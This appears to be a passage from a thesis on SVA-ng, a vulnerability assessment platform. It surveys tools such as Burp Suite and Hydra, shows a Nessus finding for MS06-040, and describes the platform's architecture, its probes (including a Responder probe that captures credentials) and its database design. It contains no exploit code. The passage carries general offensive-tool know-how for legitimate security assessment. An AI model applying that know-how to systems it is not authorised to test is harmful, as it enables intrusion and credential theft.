
Burp Suite [20] is a proprietary web application exploitation framework implemented in Java, maintained and distributed by Portswigger Ltd. It is available under different licenses, one of which is free and limited only in functionalities.

Its main role is to act as a proxy server for HTTP / HTTPS connections in order to capture and eventually alter traffic coming from a local or remote browser directed towards a web server. This feature allows penetration testers to inspect traffic in depth, to identify eventual exposures and to alter or replay traffic to perform tests on specific potential vulnerabilities. Moreover, it includes the possibility to execute a spider program that maps websites in order to discover all accessible web pages URLs. Whenever a page with input parameters is found, the operator can run an automatic injection of code to check possible exposures. Burp will then keep track of answer lengths and contents automatically sending alerts if the page is likely to be vulnerable. It also features an automatic vulnerability scanning tool.

Burp Suite success stands in its simplicity and in the fact that many of its features are offered for free. Moreover, it extensively supports REST, AJAX and SOAP technologies.

Hydra, Medusa and equivalents

Hydra [21] and Medusa [22] are examples of tools useful to perform online brute-forcing of authentication processes. Differently from previously introduced aircrack-ng and hashcat, these tools work by interacting with a remote server by guessing the credentials and checking the response. They are capable of interacting with many different services such as SSH, FTP, MSSQL and RDP. The use of these tools is very likely to trigger alarms on target systems but they can be configured to be slightly stealthier.



Test / Plugin #22194
‹ Back to Vulnerabilities

MS06-040: Vulnerability in Server Service Could Allow Remote Code E...

Description

The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with 'SYSTEM' privileges.

Solution

Microsoft has released a set of patches for Windows 2000, XP and 2003.

See Also

http://technet.microsoft.com/en-us/security/bulletin/ms06-040

Output

```
No output recorded.
```

Port ▲	Hosts
445 / tcp / cifs	192.168.1.32

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.7
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:H/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/o:microsoft:windows
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: August 8, 2006
Vulnerability Pub Date: August 8, 2006

Exploitable With

Metasploit (MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow)
CANVAS ()
Core Impact

Reference Information

MSFT: MS06-040
BID: 19409
OSVDB: 27845
CVE: CVE-2006-3439

Figure 2.9. Nessus detailed view of single found vulnerability

Chapter 3

SVA-ng Architecture

Shorr Kan Vulnerability Assessment next generation (from now on SVA-ng) is a software tool developed together with Shorr Kan IT that has the main aim of supporting the company in its VA and PT activities. In this chapter, we will analyse the original requirements on which the application has been designed on and the high level view on its architecture. Further details of its implementation are described in chapter 4, while its use cases are in chapter 5. For performance and result analysis, please refer to chapter 6.

3.1 Requirements

In an application development cycle, the first step always defines the process of extensively describing the features that the software must have. The aim of this chapter is to discuss the SVA-ng initial intended objectives.

As every real world application, SVA-ng has been developed with a simple and general objective in mind, reduce costs. With IT becoming necessary in more and more activities and stricter requirements from a security perspective, the market has the necessity of lowering costs of assessment tasks. While demand is quickly rising in numbers, security experts take time to get sufficient training. For this reason, SVA-ng attempts to reduce the time needed to perform simple tasks, increasing security teams throughput and in the end decrease costs and prices. The main idea behind this is to ship a simple laptop with SVA-ng pre-installed to the customer instead of organizing business trips for assessment tasks. This laptop has to be installed in customers network and must therefore be **simple to install and configure** in order to connect to external sources, such as the assessment team, and internal ones, such as management units.

As stated above, the hardware is shipped with tools already installed and configured. As its name suggests, SVA-ng must interact with vulnerability assessment and penetration testing tools such as Nessus, NMap and others. In particular, it must be able to **import third party software results and to actively launch scans**. This feature must be programmed in such a way that operators can easily interact with other software units through a single unified view. By doing so, SVA-ng creates a new layer of abstraction between the users and the tools underneath allowing non-experts to perform simple management tasks.

With security tools evolving in time and different necessities expressed by different customers, SVA-ng must support features that allow integrating new third party software without the necessity of rewriting the whole project from scratch. The consequence is the necessity of writing a highly modular program on which new functionalities can be added in small time. While this is a very general concept in software engineering, in SVA-ng this is simply achieved by letting the **input sources the most extensible and general as possible**.

While the aim of the application is to support the comprehensive technical testing of networks, as in all assessment tasks, the data that is presented to the customer is the conclusive document.

In real world business, security teams spend most of their time documenting the activity they did and not performing the real task. Due to the very nature of these activities, automating the document generation is a very hard task. However, **offering to the customer a view on the results** helps giving an idea of the issues present on the system to the management team while documentation is in creation. For this reason SVA-ng must support a dashboard with security relevant indicators and other commonly generated result data such as the VAT.

As companies might be divided in different subnets or subunits, **the software must support multi-environment capabilities**. This implies the separation of data among different sets concerning the imported data and the results. From now on, these sets will be called companies even if they occur in different subnets or organizational units. While this feature might seem obvious, many of the tools available on the market have no time related data. This implies that they do not store data on previous scans since they are not aggregated with further results and therefore are of no meaning for the tool.

While many software uses this approach, SVA-ng does not. It must offer the possibility to run or import multiple scans in the same environment so that results can be compared and analysed as a unique set of data. These results must therefore be stored and elaborated with timing considerations. For these reason, **SVA-ng must support the importation from multiple result sources to be aggregated on time**. From now on we will refer to sets of data that belong to the same timeslot as scans.

As we discussed in chapter 1, the activity of vulnerability assessment is highly dependant on specific systems. For this reason, it is necessary that SVA-ng gives the **correct priority of visualization to specific services**. As an example, companies that base their business on web applications might be more interested in vulnerabilities exploitable on HTTP or HTTPS. From this idea, it is important to define the concept of VIP ports as ports on which relevant services runs on. These ports will be visualized with more priority compared to the others. It is important to note that the VIP classification must only be used for visualization rules and no other type of analysis must be ran on this basis. Automatic classification algorithms should be implemented in order to further reduce configuration time. Furthermore, this configuration should be easily adjustable, importable and exportable through different company sets.

While VIP configuration should only affect the view priority, vulnerability related risk classes should also affect further analysis. SVA-ng must import default risks and remediation suggested from the tool from which it imported the results. The **user must have to possibility to override risk categories** actively changing the ranking of single exposures. These modifications should apply to all other equivalent vulnerabilities in future scans so that no reconfiguration is needed. This must be also true for the standard remediation.

As discussed in chapter 1, only vulnerabilities previously known for which a specific test has been developed can be checked automatically. Other exposures are usually tested manually by operators. These are usually specific to the application and therefore are not available in the CVE list. SVA-ng should not only be able to handle known vulnerabilities but should also **give the possibility to the tester to add system specific exposures**. These should be accompanied by all data relevant to their enumeration and identification. They therefore should be treated as every other entry both in their management and in their visualization. Since they could include GUI interactions, it is fundamental for the system to support the upload and visualization of screenshots and other documents.

The possibility to discern among different companies and to aggregate results among scans leads to the possibility of keeping track of the general security posture on time. This is useful to continuously check the state of the system among different testing cycles. As stated above, the idea behind security is strictly related to a process and not to single states. SVA-ng must implement this by including features that give to the management the correct analysis instruments. Each single service present in the system will be therefore characterized in each different instant as being in one of the following states:

- **Present**: tests have not found any vulnerability
- **Vulnerable**: one or more vulnerabilities are present

- **Fixed**: some vulnerabilities was present but has been fixed
- **Accepted Risk**: some vulnerability is present, not fixed but its risk is not considered to be taken into consideration for further analysis
- **Mixed**: any combination of the above described states

The **user must have the possibility to select the current state of each vulnerability** and the system should keep track of variations in time so that further analysis can be made.

Up to now, all described requirements are strictly related to vulnerability assessment activities and merely take into consideration the aspects related to penetration testing tasks. However, since what usually happens is that a PT might be considered necessary, suggestion and automation capabilities for these activities should also be added. In particular:

- the system should suggest the manual operator on the automatically exploitable services present in the network. This also implies that it should keep data on the available exploits and the easiness of their use. Given the great usability of the Metasploit Framework, the presence of one of a vulnerability that can be exploited using it should be considered with higher priority compared to other scripts.
- the system should keep track of the penetration testing team preferred behaviours by ranking most commonly exploited vulnerabilities. This implies that operators must be able to select their preferences for vulnerability classes and visualize suggested exploits ranked on their preferences.
- the system should include most used penetration testing tools so that the testers do not have to install them if the SVA-ng hosting laptop is used as the network entry point.

During assessment it is useful to change the location of the actively scanning device in different points of the network in order to better map the whole subnets. The presence of firewalls and routing rules might in fact forbid some services to be accessed from some locations. This would lead to some vulnerable services not being reachable by the scanner marking them as not present while they might be. The fact that a service is not reachable in many cases cannot be seen as a protection mechanism. For an attacker it is indeed sufficient to get access to a machine in an allowed subnet in order to get the required authorization to access the service leaving a vulnerable service into his hands. For this reason, SVA-ng must be integrated with ad-hoc modules logically distant in the network from now on called probes. The development of their communication channel must be standardized in order to allow the development of new modules later on. Being the internal company network possibly non secure and being the probes security devices that can interact with the network, probes and their communication channels must be strongly secured so that the compromising of one of them do not affect the others.

The probes that have been developed are the following:

- **NMap scanner**: a simple probe that executes port scanning according to the configured parameters. Its aim is to simply distribute scanning points across the customer network.
- **Responder**: a probe that executes the Responder script in order to capture network services credentials in order to facilitate a possible further penetration testing activity.
- **WiFi sniffer**: a probe mounted on a WiFi enabled device that maps the current state of access points and supplicants. This module extends the default functionalities of SVA-ng in order to make it an active monitoring application. It has been developed as an example of SVA-ng extended capabilities.

Since the nature of this tool comprehends very sensitive informations and use of very interesting tools from a security perspective, the access to SVA-ng main application must be secured so that **only authorized users can access it**.

3.2 Architecture design

The second step in software development consists in defining the set of modules that have to be developed, the physical devices on which these modules will be mounted and the various ways in which they will interact with each other. During this phase, no specific software product or hardware has to be defined since the relevant aspect of the design stands in defining the necessary features in order to match the requirements. It is necessary to understand that most of this work is strictly related to the specific project and are therefore mainly based on the analysts experience.

3.2.1 Physical architecture

In the SVA-ng design, one of the most relevant needed feature to note is adaptability. The system must be able to adapt and fit in any customer networks with few configuration changes in order to minimize deployment timings and costs. Even toe it would be possible to graphically represent any possible topology, for the purpose of design, using a very general schema as the one in figure 3.1 has more advantages than downsides. Indeed, it reduces identified elements reducing the complexity and increasing the abstraction needed in further analysis.




Figure 3.1. View of SVA-ng environment

As it is shown in figure 3.1, the elements of the chart are the following:

- **Tester computer**: the physical machine from which testers will interact with the system
- **SVA-ng laptop**: the physical laptop hosting the complete SVA-ng application with the only possible exception of probes
- **Series of probes**: some other physical device, usually other laptops, on which some external function will be executed
- **Hosts and servers**: the whole set of customer devices that will be tested including all network devices, sensors and physical actuators that are omitted for simplicity reasons.

The most relevant thing to note in the figure is that all devices are located inside the customer network with the only exception of the tester computer. The configuration on how the communication should occur is left to the network owner or manager in order to leave them complete freedom without the need of specific instructions. This allows the customer to include the SVA-ng platform without extensively modifying its network policies. After the laptop receiving, the company simply have to install it in the most suitable network logical location and configure firewalls and routers so that testers have access to the service that it exposes. Choice related to how this should happen are left to the company operators, here I cite some possible configurations that usually occurs:

- Providing a VPN access to the tester and configuring firewalls so that all inbound and outbound traffic is blacklisted with the exception of the specific service required. This is by far the most secure choice since no service is externally exposed with the exception of the VPN.
- Configuring an internal device to act as any kind of pivot (allowing therefore tunneling) between the tester and the SVA-ng laptop.
- Directly exposing SVA-ng to the internet. This is considered the less secure choice and should be avoided since the service is not proofed to be totally secure.

It is important to note that in the security reasoning stated above, the tester must be considered trusted. Without making this assumption, it is trivial to understand that including an external device into the network must always be considered as an insecure behaviour. To ensure tester trust, customers must consider the possibility of logging all traffic that SVA-ng produces to later have the ability of proofing eventual incidents.

All probes described above are only needed if the main laptop does not have the possibility to host them. The most common case in which this condition can happen is the one shown in figure 3.2. Firewalls are indeed configured not to allow suspicious traffic between different subnets and will therefore stop most of the traffic that vulnerability assessment tools will generate. When an assessment is performed without changing this configuration, it will fail to assess the exposures of some network. While in principle this is correct, sometimes customer only wants to test hosts exposures without considering the filtering performed by network devices such as firewalls. In order to achieve this task, the first possible solution is to add rules such that all traffic from SVA-ng is allowed. Since we do not want this to happen because of the deployment timing increase, what is usually done is to deploy a probe on the specific subnets so that the communication with the main SVA-ng laptop is allowed. The probe will then perform the exposures analysis and send the results back to the main application as shown in figure 3.2.




Figure 3.2. An example of a non scannable subnet being traffic dropped by the firewall and a scannable one using a SVA-ng probe

3.2.2 Logical architecture

In this section we will describe the design choices at a logical level. Approaching this discussion, it must be clear that no specific software product such as various framework will be named. The real implementation such as the choice of the Apache Web Server for providing web pages will be discussed further on in chapter 4. At the logical level, in fact, we still have to discuss the software features that the system must have in order to match the requirements. However, for what concerns the communication systems among the modules, protocols will be named since they offer a unique mapping to their features.

In figure 3.3, the division among physical devices is made clear. The system is therefore composed of the following elements already discussed in the previous section:

- the tester computers, that execute and visualize the code provided by the SVA-ng main device through a simple browser; its internals will not be discussed since they are well beyond the scope of this thesis
- the SVA-ng main device
- the probes




Figure 3.3. Logical view of SVA-ng application database

SVA-ng web server

The choice of using a web server as the main point of interaction between the system and its users is related to the increasing use that web technologies are experiencing in this historic time frame. As for every paradigm experiencing the same trend, the web one nowadays offers many libraries and frameworks increasing its capabilities and its simplicity of use. Another great advantages is the availability of graphical tools necessary for visualizing data that fully matches the requirements. Charts, animations and input forms are in fact available with pleasant aesthetics and simple programmable functions. Furthermore its interaction with a Database Management System is well supported as well as its interaction with other web services.

The web service code handles the following aspect:

- **Entire view logic**: expressed with the use of CSS pages and JavaScript code. Both will be ran inside the browser actively moving their needed computational power on the clients browsers.
- **A part of the business logic**: all rules that must apply to the interaction with the user such as adding or modifying data are handled here. This is done via a server-side scripting language that executes therefore on the server.

- **The launch of back-end processes**: the web application will in some cases take data from the user and send a signal to the back-end to start the analysis on them. The communication between the two components occurs via web calls. This is well supported by any scripting language and its usage is not resource expensive since these calls are not made continuously.
- **Client authentication**: provided with credentials (username and password) and well protected with the most suitable and uptodate methodologies.

The web server is configured to use HTTPS only so that confidentiality and integrity are provided on communications with the clients. The implementation of this protocol is beyond the scope of this thesis and will not therefore be discussed.

SVA-ng database

Whenever a web server is in use, the general choice is to include a database (from now on DB) to handle the entire set of data. This is done because of the stateless nature of the web paradigm that discourages web services to store data across different web calls. In the case of SVA-ng, since both the web server and the back-end daemon need to interact with the data, the choice of storing all informations in the DB also gives a concurrency positive effect. One of the features of the database management systems is indeed to allow and solve eventual conflicts during concurrent accesses.

While the trend of the last years is to move towards new databases paradigms, mainly non-relational, in SVA-ng we chose to use a more traditional relational database. This choice has been done with the idea that vulnerability related data is usually homogeneous and can be formalized in a set of tables and columns. Moreover, the cardinality of tables rarely exceeds 10^4 and when performing queries, a big amount of join operations is needed. For all these reasons, the most suitable data storage is indeed a relational database.

During the design we chose not to create a single database but to create a whole set of them storing different information. As shown in figure 3.4 two types of DB are created:

- **Application database** where all application related data are stored. This informations include user related data, credentials, access logs and back-end requests history and current state.
- **Company specific databases** where all company related data are stored. Each company therefore have a single database in which it stores its data and configurations. This informations include all hosts, services, vulnerabilities and users found during scans, VIP ports and risk configurations, list of active probes with related requests, and so on.




Figure 3.4. SVA-ng database structure, types are expressed by colours

The database separation has numerous advantages. The first is the simplicity of performing data dumps with company granularity. In fact, no export script is necessary since default SQL commands can perform the dump. The second is represented by data isolation. With data physically stored in different DB, the system is less prone to have errors related to non relevant data being included into outputs and statistics.

From a security point of view, having multiple companies databases in a single system might affect confidentiality. However, as stated in the previous chapter, in SVA-ng the concept of company does not refer to separate entities that have nothing to do the one with the other. A company is actually referred as a certain set of assets on which the assessment activity is ran on. The figure 3.5 shows a network topology in which this distinction among companies is necessary. In particular, if SVA-ng can access two different departments subnets, the customer might want to execute separate scans by consequently having two distinct sets of resources and results. In this case, SVA-ng can once more adapt to customer needs.




Figure 3.5. An example of SVA-ng environment in which company differentiation occurs

Back-end

This is the part of the code that checks and executes all computational expensive tasks and all communication with the various probes. This component interact with the web application via the filesystem (being executed on the same device) and the database. The only exception to this paradigm is related to the signals that the web application sends to it when a specific task must be ran. This feature could be programmed using the database but in order to avoid DB polling by the back-end to check the presence of eventual tasks, we chose to implement it by including a simple web server. This module is therefore listening for connections opened by localhost and it is not exposed to external entities. In order to allow the manual usage of its components, a simple command line based interface has also been implemented.

The programming language chose for its implementation is the Ruby scripting language. The reason behind its selection is mainly represented by the vast amount of libraries, called gems, that the community offers. Moreover, Shorr Kan IT had previously developed functional modules to interact with its own systems using this language that are able extend SVA-ng functionalities. This allows a cheap and convenient inclusion of previously developed scripts with low effort.

The activities that the back-end module performs are the following:

- **Database configuration** for the initialization of the system
- **Importation of existing tools results** due to the high complexity and computational effort to adapt datasets to the used database structure
- **Generation of new information from imported datasets** by performing static analysis on other tools results; this includes the automatic configuration of VIP ports and the correlation between previously imported data
- **Interaction with the probes** by performing SSH communications with the external devices and importing their collected data

Since the back-end must always be available for the application to work properly, its launch is been automated. The most suitable methodology to perform this task has been considered to be daemonization. This implies a simple configuration of the operating system in order to start the daemon that will then consist in a background process waiting for external commands and continuously performing checks on the state of probes and database.

Probes

The internal architecture of probes is highly dependant of the activities they perform. In their development, the tools cited in chapter 2 were used. For these reasons, describing their internal implementation is not of our interest. However, during the design phase we chose to unify their communication interfaces so that the back-end could use a unique method for all probes.

Due to the very high risk related to the non authenticated use of the probes, their communication channel must be secured and well protected. As in security reinventing the wheel is not considered secure, we chose to use SSH as main protocol. The description of SSH is well beyond the scope of this thesis and will therefore be omitted. Moreover, when the transfer of a file is needed, the SSH based SCP tool is used. On top of the SSH channel, various script with uniquely defined names will be called remotely in order to perform the following activities:

- **start** used for starting the probe
- **stop** used for stopping the probe
- **check** used for checking the probe state differentiating among not running, running, crashed, ended
- **retrieveStart** called before the result file transfer occurs
- **retrieveStop** called after the result file transfer occurs

This configuration allows to interact with different probes in a unique protocol with the exception of how the results importation occurs. In order for multiple probes to run concurrently, a simple token based mechanism has been implemented.

Chapter 4

SVA-ng Developers Manual

The aim of this chapter is to describe the technical details of the SVA-ng application implementation. We will start with a discussion on the main device operating system structures and filesystem organization. This device represents the central core of the whole application. We will then extensively describe the internals of the database structures and the main software components that the web server hosts and execute. The Ruby scripted back-end is then described highlighting the way in which it automatically generates ad-hoc configurations for different companies. Finally, the structure of probes will be discussed with a special reference to how communication among the devices has been implemented.

4.1 Main Device Configuration

As main device we selected an Ubuntu 16.04 distribution but the project contains no binary program, it could be ran on any Linux distribution for which the later on described interpreters exists. The reason behind the Ubuntu distribution choice is simply related to its extensive support by the community and to the fact that it is free.

The main device contains the entire base of code and data of all SVA-ng with the exception of probe executed code and web client-side scripts. Since the data that the system handles are related to the security of customers networks and application, this device need to be considered as a high risk asset. For this reason, the whole application has been developed with security in mind and a penetration testing task had been perform on the platform itself.

The first system configuration is related to user separation. Considering that, if the web application is vulnerable to any command execution attack, an attacker could get access to the system with the same privileges as the web server, it is important that the web server is ran with very restrictive privileges. Moreover, since the back-end has the possibility to interact with probes that can contain active tools such as the Responder, it is important that the code of the back-end is not readable or executable by the web server user. It is important to note that this step does not guarantee security since the web application still needs to legitimately communicate with the back-end, however it increases the difficulties that an attacker will face in the event of a breach. In any case, if the web application is compromised, an attacker could still leak all data present in the DB.

SVA-ng web application and back-end are fully structured in a single path tree in the filesystem with the exception of the interpreters configurations that are located into their default installation directories. More details about system configurations will be given later on. The main common idea behind system configuration is to leave default choices wherever not dangerous and possible in order to minimize deployment automation efforts and make SVA-ng as stand-alone as possible.

4.2 Database

MySQL extensive support and the fact that its basic license is free of charge made it the best choice as the database management system (from now on DBMS) for the application. It is hosted entirely on the main device and backups are made only in the case of a specific customer request. The reason behind this choice consists in the fact that if the backup hosting device is compromised, the whole customers set security data would leak, opening up to disputes with the customers themselves.

This DBMS allows the creation of multiple virtually independent databases that stores different table structures. As considered during the architecture design, we made use of this feature to implement two types of DB. The first, common to all companies, stores all users data and logging history. The second, one instance for each company, stores data related to the whole set of historic and current assessments.

The access to a MySQL database is authenticated with username and password. The credentials policy used in SVA-ng is to create a new user for every different deployment in order for different instances of the application not to have access to other ones data. Moreover, these accounts do not have the privileges required to alter the main database structure but only the company specific ones. This modification possibility is needed to execute these changes at runtime. Activities such as adding new probes might indeed need this alterations to be performed. As the current state of the application, these changes are only made by the back-end application. A security improvement would consist in the creation of two different users, one for the web application with no alteration rights, and one for the back-end with this possibility.

A specific naming convention for tables and attributes has been chosen in order to simplify later integration with specific database libraries used in the software modules that will interact with it. The following is the rule set:

- every name must be written in lowercase
- words are separated by the underscore character
- table name must be the plural of the entity described
- every table should have its primary key called ”id”
- foreign keys are the singular of the foreign entity preceded by the ”id” string

Application main DB

